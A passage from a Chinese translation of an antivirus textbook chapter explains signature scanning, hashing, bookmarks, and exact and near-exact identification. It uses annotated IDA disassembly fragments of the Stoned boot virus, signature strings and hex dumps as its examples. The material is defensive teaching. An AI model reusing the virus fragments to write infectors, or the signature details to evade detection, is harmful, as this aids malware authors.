本章还讲解了可以检测一类病毒而非仅仅是特定病毒的通用（generic）检测法和启发式（heuristic）检测法[2]。另外，还将带你熟悉各种修复技术（包括通用修复和启发式修复），把被染毒文件恢复到干净状态。当今最先进的防毒软件使用了复杂的代码仿真（虚拟机）技术来进行启发式检测[3]和复杂病毒的检测。理解防毒软件中的代码仿真这一关键组件极为重要，因为它是令防毒软件能够一直存活至今的“秘密武器”。

扫描器有两种基本类型：*手工启动型*（on-demand）和*实时监控型*（on-access）。*手工启动型扫描器*只有当用户要求时才会运行，它们也可以从计算机启动过程中自动执行的项目（如startup文件夹等）位置加载，这样做对病毒检测来说会更好。*实时监控型扫描器*则是驻留内存的。它们要么作为普通应用程序装入内存，钩挂到与文件或磁盘访问相关的中断上，要么作为文件系统[4]的设备驱动执行。例如，在Windows NT/2000/XP/2003系统上，实时监控型扫描器常常编写成FAT/NTFS等文件系统的文件系统过滤驱动程序（filter driver）。

图11-1用来自OSR（指www.osronline.com。——译者注）的工具展示了一个已加载的文件系统过滤驱动程序，它关联到一组文件系统上。

实时监控型扫描器通常在文件打开、创建或关闭时对文件进行扫描。它可以防止已知病毒在系统中运行并感染系统。通过网络传播的病毒（如W32/Funlove）带来一个令人关注的问题：Funlove通过Windows网络共享感染文件，因此对远程系统的感染就只有当文件已被写入远程磁盘时才会被检测到。这意味着有些情况下甚至连实时监控型扫描器都不能有效阻止病毒。




图11-1　附加到文件系统驱动器上的文件系统过滤驱动器

注释　要降低这种危险，可以增加对磁盘高速缓存的扫描，而且还可以采用其他防御方法，如行为阻断（behavior blocking）或入侵防御。

本章重点讨论文件病毒及文件系统区病毒的防御、检测和修复技术。其他的通用反病毒技术也属于本章的范畴，包括:

- 手工启动型完整性检查工具（on-demand integrity checker）
- 实时监控型完整性检查shell （on-access integrity shell）
- 行为阻断工具（behavior blocker）
- 访问控制
- 接种（inoculation）

11.1　第一代扫描器

大部分电脑书籍对病毒检测的讨论都停留在相当浅的层次上，就连一些较新的书都把防毒扫描器描述为“在文件和内存中检索病毒特征字节序列的普通程序”。这种说法所描述的当然是最流行的计算机病毒检测方法之一——该方法也很有效，但当今最先进的防毒软件使用了更多出色的方法来检测仅用第一代扫描器无法对付的复杂病毒。下面几节给出了计算机病毒检测和识别方法的一些例子。

注释　并非所有检测技术都适用于所有病毒，也不应要求每种检测技术都能做到这一点。只要拥有一个技术仓库，其中每种技术都能有效阻止、检测或清除一种特定病毒，就足够了。这个事实往往被一些安全专家和研究人员忽视，他们可能争辩说如果某种技术不是什么场合都能用，那它就是完全无效的。

11.1.1　字符串扫描

字符串扫描是检测计算机病毒最简单的方法。它使用从特定病毒中提取出的特征字节序列

（字符串）进行检测，这些字符串不大可能出现在无毒的程序中。这些字符串从病毒中提取出来后，被存入数据库，供病毒扫描引擎用来在扫描允许的有限时间内按部就班地对文件中的预定区域和系统区域进行扫描。事实上，防毒扫描引擎中最具挑战性的任务之一就是如何聪明地利用这段有限的时间（通常一个文件不超过数秒）来成功地找出病毒。

请看图11-2中用IDA（interactive disassembler，交互式反汇编器）反汇编得到的引导型病毒Stoned的一个变种的代码片段。

```
seg000:7C40 BE 04 00                    mov     si, 4           ; Try it 4 times
seg000:7C40                                                     ;
seg000:7C43
seg000:7C43                 next:                               ; CODE XREF: sub_7C3A+27↓j
seg000:7C43 B8 01 02                    mov     ax, 201h        ; read one sector
seg000:7C46 0E                          push    cs
seg000:7C47 07                          pop     es
seg000:7C48                             assume es:seg000
seg000:7C48 BB 00 02                    mov     bx, 200h        ; to here
seg000:7C4B 33 C9                       xor     cx, cx
seg000:7C4D 8B D1                       mov     dx, cx
seg000:7C4F 41                          inc     cx
seg000:7C50 9C                          pushf
seg000:7C51 2E FF 1E 09 00              call    dword ptr cs:9  ; int 13
seg000:7C56 73 0E                       jnb     short fine
seg000:7C58 33 C0                       xor     ax, ax
seg000:7C5A 9C                          pushf
seg000:7C5B 2E FF 1E 09 00              call    dword ptr cs:9  ; int 13
seg000:7C60 4E                          dec     si
seg000:7C61 75 E0                       jnz     short next
seg000:7C63 EB 35                       jmp     short giveup
```

图11-2 加载到IDA中的Stoned病毒的代码片段

该代码尝试读取软盘引导扇区最多达4次，在每两次尝试之间会对磁盘控制器的硬件进行复位（reset）（图11-2中第一次调用int 13h时，AH=02，即读取扇区；第二次调用int 13h时，AH=0，即复位磁盘控制器。——译者注）。

注释 该病毒希望每当软盘被访问时就感染它，所以它监控着13h号中断并需要调用原始的INT 13h磁盘中断处理程序。因而它调用了CS:[09]（即0:7C09地址），这正好进入了病毒代码开头的数据区，这里先前就保存了原始的INT 13h中断处理程序。事实上，病毒代码开头部分确实有几个字节的可变数据（用于保存INT 13h中断例程。——译者注），但病毒代码余下部分是固定的。

这是一段典型的病毒代码。读取软盘初始扇区的4次尝试是必要的，因为老式软盘驱动器速度太慢会跟不上。病毒使用PUSH CS和POP ES这对指令把磁盘缓冲区（即ES:BX。——译者注）指向病毒代码段（即希望把读出的磁盘扇区内容存入CS寄存器指向的内存区域。——译者注）。

注意这段代码似乎本来想对设置CX和DX寄存器的指令进行优化，但其优化方式并不成功。CX和DX寄存器都是磁盘中断处理程序的参数（对 INT 13h而言，CH-磁道号，CL-起始扇区号，DH-磁头号，DL-驱动器号。——译者注）。

因此从Stoned病毒中提取出的一种特征模式就可能是如下的16字节，《Virus Bulletin》（病毒公告）杂志也曾刊登过这一特征字符串：

```
0400 B801 020E 07BB 0002 33C9 8BD1 419C
```

通常，16字节病毒特征对于检测16-位恶意代码已经足够可靠了，不会引起虚警（false

positive)。因此毫不奇怪，像《Virus Bulletin》这样的计算机病毒研究期刊过去发布的一般都是16字节的特征序列，这个长度足以检测引导区病毒和DOS病毒。但要想可靠地检测32位病毒(特别是用高级语言编写的恶意代码)，可能要用更长的字符串。

上述代码片段也可能出现在Stoned病毒的其他变种中。实际上，该病毒的几个近似变种(minor variant)(如A、B、C变种)就可以用上述特征字符串来检测。另外，这个字符串也许还能检测出一些属于其他家族但与Stoned关系密切的病毒。一方面，这是一个优势，因为扫描器用该字符串能检测出更多的病毒；但另一方面，对用户来说这也可能成为严重的缺点，因为扫描器也许是把一个完全不同的病毒误判成了Stoned病毒。因而，用户可能就会认为该病毒的危害比较小，但其实这个被误判的病毒危害性可能比预期要大得多。

识别上出问题，可能导致数据受损。当扫描器检测到有病毒，但未识别出是什么病毒时，如果尝试去清除，就容易出现这种情况。因为两个家族的病毒，甚至同一病毒的两个次要变种，其清除过程通常都是不同的，所以识别不正确就容易导致病毒清除程序损坏数据。

例如，Stoned病毒的一些次要变种把原始的主引导扇区内容存储在第7扇区，但另一些变种则把它存储在第2扇区。如果防毒程序不仔细检查——(至少在用于清除病毒的代码中不仔细检查)——修复例程与当前遇到的病毒变种是否兼容，则该防毒程序可能导致系统杀毒后无法启动。

有几种技术可避免这类问题。比如，有些简单的病毒清除工具在其修复代码中采用书签(bookmark)来确保该代码适用于当前的病毒代码。

11.1.2 通配符

简单的扫描器常常支持通配符。通配符一般用于跳过某些字节或字节范围，有些扫描器还允许正则表达式。

```
0400 B801 020E 07BB ??02 %3 33C9 8BD1 419C
```

上述字符串将被解释为:

1) 尝试匹配 04，如果找到则继续;
2) 尝试匹配 00，如果找到则继续;
3) 尝试匹配 B8，如果找到则继续;
4) 尝试匹配 01，如果找到则继续;
5) 尝试匹配 02，如果找到则继续;
6) 尝试匹配 0E，如果找到则继续;
7) 尝试匹配 07，如果找到则继续;
8) 尝试匹配 BB，如果找到则继续;
9) 忽略此字节;
10) 尝试匹配 02，如果找到则继续;
11) 在接下来的3个位置(字节)中尝试匹配 33，如果找到则继续;
12) 尝试匹配 C9，如果找到则继续;
13) 尝试匹配 8B，如果找到则继续;

14) 尝试匹配 D1，如果找到则继续；

15) 尝试匹配 41，如果找到则继续；

16) 尝试匹配 9C，如果找到则报告发现病毒感染。

通配符常常支持半字节（nibble byte） 匹配（即匹配1个十六进制位。——译者注），这样可以更精确地匹配指令组。一些早期的加密病毒（甚至多态病毒）用带通配符的字符串很容易检测出来。

显然，就算单独使用Boyer-Moore算法[5]，对于字符串扫描工具来说效率也是不够的。这种算法是为了字符串的快速搜索而开发的，它利用了反向字符串匹配（backward string matching）技术。看看下面这两个等长的单词:

CONVENED 和 CONVENER

如果两个字符串从前往后比较，则需要经过7次匹配才会发现第一个不匹配。而如果从字符串结尾开始比较，则第一次比较就会发现不匹配，这显著减少了所需比较的次数，因为很多匹配的位置可以被自动略过。

注释 *有趣的是，Boyer-Moore算法在网络IDS系统中效果不那么出色，因为反向字符串比较会极大地增加跨数据报的比较（out-of-packet comparison）开销。*

不过，采用后文讲述的书签技术也可获得类似效果。另外，使用过滤（filtering）[6]和散列（hashing）算法可以令扫描速度基本上与需要匹配的字符串数目无关。

11.1.3 不匹配字节数

字符串中的“不匹配字节数”是为IBM Antivirus软件开发的一种技术。其原理是允许字符串中有N个字节为任意值，而不论其在字符串中的什么位置。例如，字符串01 02 03 04 05 07 08 09的“不匹配字节数”如果取值为2，则可以匹配图11-3中的任何一个模式:

```
01 02 AA 04 05 06 BB 08 09 0A 0B 0C 0D 0E 0F 10
01 02 03 CC DD 06 07 08 09 0A 0B 0C 0D 0E 0F 10
01 EE 03 04 05 06 07 FF 09 0A 0B 0C 0D 0E 0F 10
```

图11-3　一组“不匹配字节数”为2的字符串

“不匹配字节数”法特别有助于为同一家族的计算机病毒开发出更好的通用检测方法，但缺点是其扫描算法速度相当慢。

11.1.4 通用检测法

通用检测法用一个简单的字符串来搜索某类病毒的部分/全部已知变种（有些情况下除标准扫描过程外，还需要执行一些特殊代码以进行算法检测（algorithmic detection））。当某个病毒有一种以上的变种时，就可以比较这些变种以找出其相同代码区，然后从尽可能多的变种中选出一个简单的特征字符串。一般特征字符串同时使用了通配符和“不匹配字节数”技术。

11.1.5 散列

散列是一个常见术语，指能加速搜索算法的一些技术。散列可以对扫描字符串（即特征字

符串——译者注）的首字节或第一个16位/32位字进行计算。这就允许字符串中后面的字节包含通配符。病毒研究人员通过精心选择字符串的前几个字节内容，就可以更好地控制散列。例如，“避免采用常规文件开头的那些常见字节（如一些零值）”就是一个好的想法。如果研究人员再下点功夫，还可以选择开头部分有一些相同字节的字符串，从而减少所需的比较次数。

为获得最快的检索速度，有些字符串扫描器不支持任何通配符。例如，澳大利亚的VET防毒软件就用了Roger Riordan[7]的一项发明，该发明使用16字节的扫描字符串（其中不允许有通配符）、一个64KB的散列表（hash table）和一个8位移位寄存器。该算法把字符串中每个16位字用作散列表索引来进行检索。

Frans Veldman为其TbScan扫描器（译者注：TbScan是防毒软件TBAV的扫描引擎的名称）开发了一种有效的散列技术。该算法允许字符串中有通配符，但采用了两个散列表和一个相应的字符串链表。第一个散列表中包含第二个散列表的索引位（index bits）。该算法使用了扫描字符串中的四个不含通配符的16位或32位字常量。

11.1.6 书签

书签（bookmark，也称检验字节（check bytes））是一种保证病毒检测和清除过程更加准确的简单方法。通常防毒程序要计算病毒体的起始位置（常称为病毒体零字节）和特征字符串之间的距离（以字节为单位），并单独保存在病毒检测记录中。

好的书签可以用于具体病毒的清除。例如引导区病毒会把原始引导扇区保存到别的位置，因此可以选择指向这些位置地址的书签。继续讨论前面的Stoned病毒的特征字符串那个例子，该病毒体的起点到特征字符串的距离是0x41（65）个字节。现在观察图11-4中的Stoned病毒代码片段。此代码根据一个标志（flag）读取先前存储的引导扇区副本：如果是硬盘，则从C驱动器的0磁头、0磁道、7扇区处加载并执行原始引导扇区内容；如果是软盘，则从A驱动器的1磁头、0磁道、3扇区（原文为“head 0, track 3, and sector 1”，有误，因为DH、CH、CL分别对应磁头、磁道和扇区号，如图11-4所示。——译者注）处加载原始引导扇区内容，“1磁头、0磁道、3扇区”是软盘根目录所占据的最后一个扇区。

```
seg000:7CE9 33 C0                   xor     ax, ax
seg000:7CEB 8E C0                   mov     es, ax
seg000:7CED                         assume es:seg000
seg000:7CED B8 01 02                mov     ax, 201h
seg000:7CF0 BB 00 7C                mov     bx, 7C00h
seg000:7CF3 2E 80 3E 00 00 00       cmp     byte ptr cs:0, 0 ; which drive?
seg000:7CF9 74 08                   jz      short diskette
seg000:7CFB B9 07 00                mov     cx, 7           ; hard disk
seg000:7CFE BA 80 00                mov     dx, 80h ; 'Ç'
seg000:7D01 CD 13                   int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:7D01                                                 ; AL = number of sectors to read
seg000:7D01                                                 ; CH = track, CL = sector
seg000:7D01                                                 ; DH = head, DL = drive,
seg000:7D01                                                 ; ES:BX -> buffer to fill
seg000:7D01                                                 ; Return: CF set on error,
seg000:7D01                                                 ; AH = status, AL = number of sectors
seg000:7D03 EB 49                   jmp     short exit
seg000:7D05                 ; ---------------------------------------------------------------------------
seg000:7D05 90                      nop
seg000:7D06
seg000:7D06                 diskette:                       ; CODE XREF: seg000:7CF9↑j
seg000:7D06 B9 03 00                mov     cx, 3
seg000:7D09 BA 00 01                mov     dx, 100h
seg000:7D0C CD 13                   int     13h
```

图11-4　加载到IDA中的Stoned病毒的另一个代码片段

下面所列的可能就是一组很好的书签:

- 第一个书签可以设置在到病毒体起始位置的偏移为0xFC（252）字节的位置，该位置是字节0x07（即上述的硬盘扇区号，见图中第8行）。
- 第二个书签可以设置在到病毒体起始位置的偏移为0x107（263）字节的位置，该位置是字节0x03（即上述的软盘扇区号，见图中倒数第3行）。

这两个字节在上述反汇编代码中的偏移位置是0x7CFC和0x7D07。记住病毒体被加载到偏移位置0x7C00。

注释 对于文件型病毒，它把原始宿主程序头部的一些字节保存到别的位置。一种好的习惯做法就是选择这种位置在文件中的偏移量作为书签。此外，病毒代码中存储的病毒体尺寸也是一个非常有用的书签。

通过结合使用特征字符串和书签，就能可靠地避免出现错误修复病毒的情况。实际上，基于这些信息常常足以可靠地修复病毒了，但是准确识别法（exact identification）和近似准确识别法（nearly exact identification）可以进一步提高这种检测的准确性。

11.1.7 首尾扫描

首尾扫描法只扫描文件的头部和尾部，而不扫描整个文件，它可以加速病毒的检测。比如在文件开头和结尾的2KB、4KB或甚至8KB内容中进行扫描，检查每个可能出现病毒的位置。这种算法略胜过早期扫描器中实现的算法，那些早期算法非常类似于grep程序，即在整个文件内容中搜索，以匹配字符串。由于现代CPU速度提升，病毒扫描速度现在通常是受I/O速度的限制。因此为了优化扫描速度，防毒程序开发人员寻找了各种方法以减少读取磁盘的次数。因为大多数早期计算机病毒都是寄生在宿主对象的开头或结尾，或是替换掉宿主对象，因此首尾扫描法成了一种非常流行的技术。

11.1.8 入口点和固定点扫描

入口点和固定点扫描程序进一步提升了防毒扫描工具的速度。此类扫描程序利用了一些对象（如那些通过可执行文件头部能访问到的对象）的入口点。在无结构的（structureless）二进制可执行文件（如DOS的COM文件）中，此类扫描程序将跟踪转移控制权的各种指令（如跳转和call指令），并从这些指令指向的位置开始扫描。

由于这种位置是计算机病毒常见的攻击目标，所以此类扫描程序有很大优势。其他扫描方法（如首尾扫描法）必须用扫描字符串（或字符串散列值）与被扫描区域的每个扫描位置进行匹配，而入口点扫描程序通常只须用扫描字符串在一个位置进行匹配，这个位置就是入口点本身。

试想一个1KB长的缓冲区，称它为B。在B中可以从（1024－S）个起始位置开始做字符串匹配，其中S是待匹配的最短字符串长度。即使扫描程序的散列算法效率很高，使得只有1%的情况下扫描器需要在给定位置执行完整的字符串匹配操作，计算量也可能随字符串数量增长而很快增长。例如，如果有1000个字符串，扫描器可能需要对每个可能位置执行10次完整匹配。因此（1024－S）x10就可能是所需的最小匹配次数。实际上，使用仅在入口点一个位置进行匹配的固定点扫描法就可以把乘数（1024－S）去掉。结果与原来的计算量差别是很大的。

如果入口点的字符串不够好，则可以用固定点扫描法来帮忙。固定点扫描法对每个字符串

只在一个位置进行匹配。因此就可以设置一个起始位置M（例如文件的主入口点），然后在距此固定点M+X字节的位置匹配每个字符串（或散列值）。由于X通常为0，因此所需计算次数再次减少。此类扫描器还有一个额外的好处：可大幅降低磁盘的I/O次数。

笔者曾经在自己的防毒程序（Pasteur）中用到了这项技术。Pasteur中的每个字符串都只需一个固定的首字节和尾字节，及一个固定的长度。它也能支持通配符，但支持程度有限。这些字符串按对象类型的不同归入几个表中。字符串匹配过程首先取出入口点的首字节，然后用一个散列向量（hash vector）检查哪个字符串中有这样的首字节。如果没有，则选择下一个入口点，直到处理完所有入口点为止。

由于每个字符串长度都是固定的，此算法也可以检查字符串的尾字节是否与当前被扫描文件中的对应位置匹配。只有当字符串尾字节匹配时，才进行完整的字符串匹配操作。但这种情况在实际中很少发生。该技巧类似于把Boyer-Moore算法和简单的散列法结合使用。

11.1.9 超快磁盘访问

超快磁盘访问（hyperfast disk access）是早期扫描器采用的另一种有用技术。它最初被TbScan扫描器采用，另外在笔者推动下，匈牙利的扫描器VIRKILL也采用了该技术。这些扫描器绕过了操作系统级API，直接使用BIOS调用来读取磁盘，从而优化了扫描速度。由于MS-DOS处理FAT文件系统特别慢，直接用BIOS调用读写文件可能比用DOS功能调用快十倍。此外，该方法也常常可以作为对付隐藏型（stealth）病毒的措施。因为隐藏型文件病毒通常只绕过了DOS级的文件访问，而用BIOS访问在大多数（但非所有）情况下都能发现文件的改变。还有一些扫描器和完整性检查工具出于速度和安全的原因，甚至会直接与磁盘控制器通信。

不幸的是，在当今各种操作系统上要使用这些技术已不太容易，或者根本就用不了。原因不仅在于需要识别和支持的文件系统太多，而且在于磁盘控制器种类太多，从而令这项任务变得几乎不可能。

11.2 第二代扫描器

第二代扫描器采用近似精确识别法（nearly exact identification）和精确识别法（exact identification），有助于提高对计算机病毒和恶意程序的检测精度。

11.2.1 智能扫描

智能扫描法（smart scanning）是在计算机病毒变异工具包（mutator kits）出现时提出的。这种工具包用于处理汇编语言源文件，并试图向源文件中插入垃圾指令，例如什么也不做的NOP指令。重新编译后的病毒看上去和原来差异很大，因为病毒中很多偏移量可能都改变了。

智能扫描法会忽略宿主程序中像NOP这样的指令，也不会把这些指令存入病毒特征（signature）中。它试图在病毒体中选出一块没有引用数据或其他子程序的区域，这就增加了找到病毒近似变种的可能性。

这种技术对处理文本格式的病毒（如脚本病毒和宏病毒）也很有用。这些病毒很容易因为有多余的空白字符（如空格、回车/换行符和制表符等）而发生改变。用智能扫描法可以把这些字符从扫描缓冲区中删除，从而大大提高了扫描器的检测能力。

11.2.2 骨架扫描法

骨架扫描法（skeleton scanning）由Eugene Kaspersky发明。它在检测宏病毒时特别有用。它不是选择一个简单的字符串或者一组宏语句的校验和来检测宏，而是逐行解析宏语句，并将所有非必要语句及前文所述的空白字符丢弃。结果就剩下了宏代码的骨架，其中只包含宏病毒中经常出现的那些必要的宏代码。扫描器对这个骨架做病毒检测，因而提高了检测同一家族不同变种的能力。

11.2.3 近似精确识别法

近似精确识别法（nearly exact identification）用于更准确地检测计算机病毒。例如，该方法采用两个字符串（而不是一个）来检测每个病毒。在前反汇编代码的0x7CFC偏移位置，选取如下的第二个特征字符串，就可以近似准确地检测该Stoned病毒：

```
0700  BA80 00CD 13EB 4990 B903 00BA 0001
```

如果扫描器检测到两个字符串中的一个，则它知道发现了一个Stoned变种，但它不会去清除病毒的操作，因为这可能是一个未知变种，不能被正确清除。而一旦两个字符串都找到了，则该病毒就被近似准确地识别出来了。尽管它仍有可能是一个变种，但至少这时修复成功的可能性更大了。这种方法再结合书签法就特别可靠了。

另一种近似精确识别法是从病毒体中选出一个范围，计算其校验和（如CRC32）。通常选择病毒体中跟病毒清除相关的那个区域，计算该区域内字节序列的校验和。这种方法的优点是准确度更高，原因是可以选择病毒体中更长的字节范围，而且相关信息仍能存储到防毒数据库中而不会令其过载：无论较大的区域和较小的区域，在数据库中需要存储的字节数（即校验和长度。——译者注）通常是一样的。显然，如果存储的是字符串，情况就不同了，因为字符串越长将消耗越多的磁盘空间和内存。

第二代扫描器也可以不用任何类型的搜索字符串，而只依赖于密码学校验和[8]或某种散列函数，同样可以实现近似精确识别。

为加快扫描引擎速度，大多数扫描器都用了某种类型的散列。人们意识到：如果可以从病毒代码中计算出一个可靠的散列值，就能用此散列值取代搜索字符串来检测病毒。比如，冰岛人Fridrik Skulason的防毒扫描器F-PROT[9]就结合使用散列函数和书签来检测病毒。

其他的第二代扫描器，如俄国的KAV，没有使用任何搜索字符串。KAV的算法由卡巴斯基（Eugene Kaspersky）发明。该扫描器不使用字符串，而是通常依赖于两个密码学校验和，这两个校验和是对一个对象中两个预先设定的起始位置和字节范围计算出来的。病毒扫描器解析密码学校验和数据库，根据对象的格式选取相应数据到扫描缓冲区，然后将其与密码学校验和进行匹配。例如，缓冲区可能包含一个可执行文件的入口点代码。这种情况下，要找出校验和数据库中哪些记录（一条记录对应于一个病毒，并包含该病毒的两个校验和）包含的“第一个校验和”是用于检测入口点代码的，对这些记录（病毒）要逐一仔细检查。具体方法是：针对这些记录（病毒）中的每一个，计算上述缓冲区内容的两个校验和（检查每个病毒时计算校验和的方式不同），然后比较计算结果是否与该记录包含的两个校验和相同。如果只有一个校验和匹配，KAV就显示一个警告，报告发现了该病毒的可能变种。如果两个校验和都匹配，则KAV就

报告说它近似准确地识别出了此病毒。计算第一个校验和所用的范围通常为优化目的而限制在病毒体的一个很小的区域。第二个范围则比较大，基本上准确地包含了整个病毒体。

11.2.4 精确识别法

精确识别法[9]（exact identification）是能够保证扫描器精确识别病毒变种的唯一方法。它常常和第一代扫描技术结合使用。近似精确识别法仅计算病毒体中一块恒值字节区域的校验和，而精确识别法则计算了病毒体中全部恒值比特（bit）的校验和——因此用到了病毒体中所有必需区域。为达到这样的准确程度，必须删除病毒体中的非恒值字节，以生成一张只包括所有恒值字节的特征图（map）。在特征图中只能用恒值字节，因为可变数据会影响到校验和。

图11-5是从Stoned病毒开头选取的代码和数据。在病毒体第0字节即代码的开头处，有两个跳转指令。它们最终把执行流程引到病毒代码的真正起点。

```
seg000:7C00                     bodyzero:
seg000:7C00 EA 05 00 C0 07              jmp     far ptr [redacted]
seg000:7C05 E9 99 00                    jmp     start
seg000:7C05                     ;
seg000:7C08 00                  flag    db      0 ;             ; hard disk or diskette?
seg000:7C09 51 02               int13off dw [redacted]          ; DATA XREF: seg000:7CAF↓w
seg000:7C0B 00 C0               int13seg dw 0C000h              ; DATA XREF: seg000:7CB5↓w
seg000:7C0D E4 00               jumpstart dw [redacted]         ; offset to make
seg000:7C0D                                                     ; inter segment jump
seg000:7C0F 00 9F               virusseg dw 9F00h               ; DATA XREF: seg000:7CD6↓w
seg000:7C11 00 7C               bootoff dw [redacted]           ; to boot
seg000:7C13 00 00               bootseg dw 0                    ; segment
seg000:7C15                     ;
seg000:7C15 1E                          push    ds
seg000:7C16 50                          push    ax
```

图11-5　Stoned病毒中的可变数据

紧跟着第二个跳转指令的是病毒的数据区。病毒的变量有：flag、int13off、int13seg和virusseg。这些变量的值会随着病毒所处环境而发生改变。病毒的常量有：jumpstart、bootoff和bootseg；这些值跟病毒体其余部分一样，不会改变。

由于所有可变字节都被识别出来了，只需要再检查一项重要的内容：病毒代码的大小。大家知道一个扇区就能存储Stoned病毒，但该病毒还将自己复制到现有启动扇区和主引导扇区中。为查明病毒体的真实大小，需要找到那段将病毒复制到病毒段（segment）的代码，这可以从图11-6所示的反汇编结果中找到。

```
seg000:7CD3 B9 B8 01            mov     cx, 1B8h        ; 440 bytes
seg000:7CD6 0E                  push    cs
seg000:7CD7 1F                  pop     ds
seg000:7CD8 33 F6               xor     si, si          ; copy virus code to memory
seg000:7CDA BB FE               mov     di, si
seg000:7CDC FC                  cld
seg000:7CDD F3 A4               rep movsb
seg000:7CDF 2E FF 2E 0D 00      jmp     dword ptr cs:0Dh
```

图11-6　确定Stoned病毒中的病毒体大小（440字节）

实际上，病毒大小是440（0x1B8）字节。当病毒把自身代码复制到分配得到的内存区域后，病毒代码就跳转到那个区域。在跳转时，病毒把数据区CS:0Dh（0x7C0D）位置的常量jumpstart作为跳转的偏移地址，而把先前存储在变量virusseg中的病毒段地址作为跳转的段地址（JMP DWORD PTR OPR为段间间接跳转。——译者注）。这样计算病毒特征图所需的全部信息都齐备了。

实际的特征图将包括下列字节区域：0x0-0x7，0xD-0xE，0x11-0x1B7，校验和应该是0x3523D929。这样病毒中的可变字节就被准确地去除了，而病毒也就被准确识别出来了。

为更清楚地说明精确识别法，请考虑Stoned病毒的A、B两个近似变种，分别如清单11-1和清单11-2所示。这两个变种的特征图相同，即它们的代码区域和常量数据区域是一样的。但这两个近似变种的校验和却不同，这是因为病毒作者只修改了病毒体的文本信息区域中的三个字节，这三个字节的改变导致了校验和不同。

清单11-1 Stoned.A病毒的特征图

```
Virus Name: Stoned.A
 Virus Map: 0x0-0x7 0xD-0xE 0x11-0x1B7
  Checksum: 0x3523D929

0000:0180 0333DBFEC1CD13EB C507596F75722050 .........Your P
0000:0190 43206973206E6F77 2053746F6E656421 C is now Stoned!
0000:01A0 070D0A0A004C4547 414C495345204D41 .....LEGALISE MA
0000:01B0 52494A55414E4121 0000000000000000 RIJUANA!........
```

清单11-2 Stoned.B病毒的特征图

```
Virus Name: Stoned.B
 Virus Map: 0x0-0x7 0xD-0xE 0x11-0x1B7
  Checksum: 0x3523C769

0000:0180 0333DBFEC1CD13EB C507596F75722050 .........Your P
0000:0190 43206973206E6F77 2073746F6E656421 C is now stoned!
0000:01A0 070D0A0A004C4547 414C495A45004D41 .....LEGALIZE.MA
0000:01B0 52494A55414E4121 0000000000000000 RIJUANA!........
```

精确识别法可以精确地区分不同的变种。能达到这个识别精度的产品（如F-PROT [9]）屈指可数。病毒的精确识别对终端用户和研究者都有大有益处。但这种扫描器的缺点是在扫描染毒系统时（这时精确识别算法才会真正被调用）通常比简单的扫描器慢一点。

此外，为较大的计算机病毒的恒值区域制作特征图可能是一项繁重冗长的工作，因为病毒的数据和代码常常混在一起。

11.3 算法扫描方法

算法扫描（algorithmic scanning）这个术语虽然有点误导，但已被广泛使用了。每当标准扫描算法不能处理某个病毒时，就必须编写新的代码来实现该病毒的特定检测算法。这就称为算法扫描（algorithmic scanning），但如果称之为*特定病毒的专用检测算法*（virus-specific detection algorithm）可能更好。算法扫描的早期实现常常就是一组随防毒引擎核心代码一起发布的硬编码的检测例程而已。

因此这种早期实现会引起很多问题就不足为奇了。首先，防毒引擎代码与那些很难移植到新平台上的短小的专用检测例程混在一起。其次，程序稳定性经常出问题：由于新病毒的专用检测例程总是发布得很匆忙，因此算法扫描很容易让扫描器崩溃。

解决这个问题的办法是采用病毒扫描语言（virus scanning language）[10]。这类语言最简单的形式是允许对被扫描对象执行寻位（seek）和读（read）操作。因此算法扫描就可以这样进行：从文件开头正向扫描，或从文件结尾反向扫描，或从入口点开始扫描，一直寻找到一个特定位置，这个过程中读取像call指令这样的字节序列、计算call指令指向的位置，并逐一比较字符串片段。

算法扫描是现代防毒体系的一个必要组成部分。有些扫描器，如KAV，将目标代码（object code）存储在其嵌入式的病毒数据库中。具体病毒的检测例程C代码都是可移植的，编译后得到的目标代码存储在该数据库中。扫描器就像操作系统装入程序那样在运行时连接所有用于特定病毒检测的目标代码。这些代码按照预定义的顺序被依次调用和执行。这样实现的算法扫描优点是性能更好。缺点是代码在系统中实际运行时可能有不稳定的危险，因为这些代码通常是在应急响应时非常匆忙地发布的，因而复杂的检测代码中可能会有一些小错误。

为消除这个问题，现代算法扫描的实现都使用虚拟机，采用类似于Java中的p-code（portable code，可移植代码）。Norton Antivirus采用了这个技术。该方法的优点是检测例程的可移植性非常好：不需要把每个特定病毒的检测例程都移植到新平台。只要把扫描器代码和算法扫描引擎的虚拟机代码移植到新平台（如IBM AS/400或PC），则各种特定病毒的检测例程就可以在该新平台上运行。该方法的缺点是与真正的运行时代码（run-time code）相比，p-code执行速度比较慢。翻译后的p-code常常比真实的机器码慢数百倍。检测例程可以用一种类似于带高级宏指令的汇编语言来编写。这些例程提供了通过单次检索搜索一组字符串或是进行可执行文件虚拟地址和物理地址转换的功能。但更重要的是，这种扫描器必须使用下一节讨论的过滤（filtering）技术进行优化。此外，检测例程还可以在一个可扩展的扫描引擎中用本地代码（native code）来实现，这是最后一招。

未来的算法扫描器可能会像微软Windows的.NET框架那样，实现一个即时编译（just-in-time，JIT）系统来把基于p-code的检测例程编译为真实平台的代码。例如，当在Intel平台上执行扫描器时，就实时地把基于p-code的检测代码编译为Intel平台的代码，这样常常可以提升p-code的执行速度一百倍以上。该方法消除了把病毒的专用检测例程以真实平台的目标代码形式保存在扫描器的嵌入式数据库中时存在的问题。由于检测例程包含的是托管代码（managed code），因此其执行完全受扫描器的控制。

11.3.1 过滤法

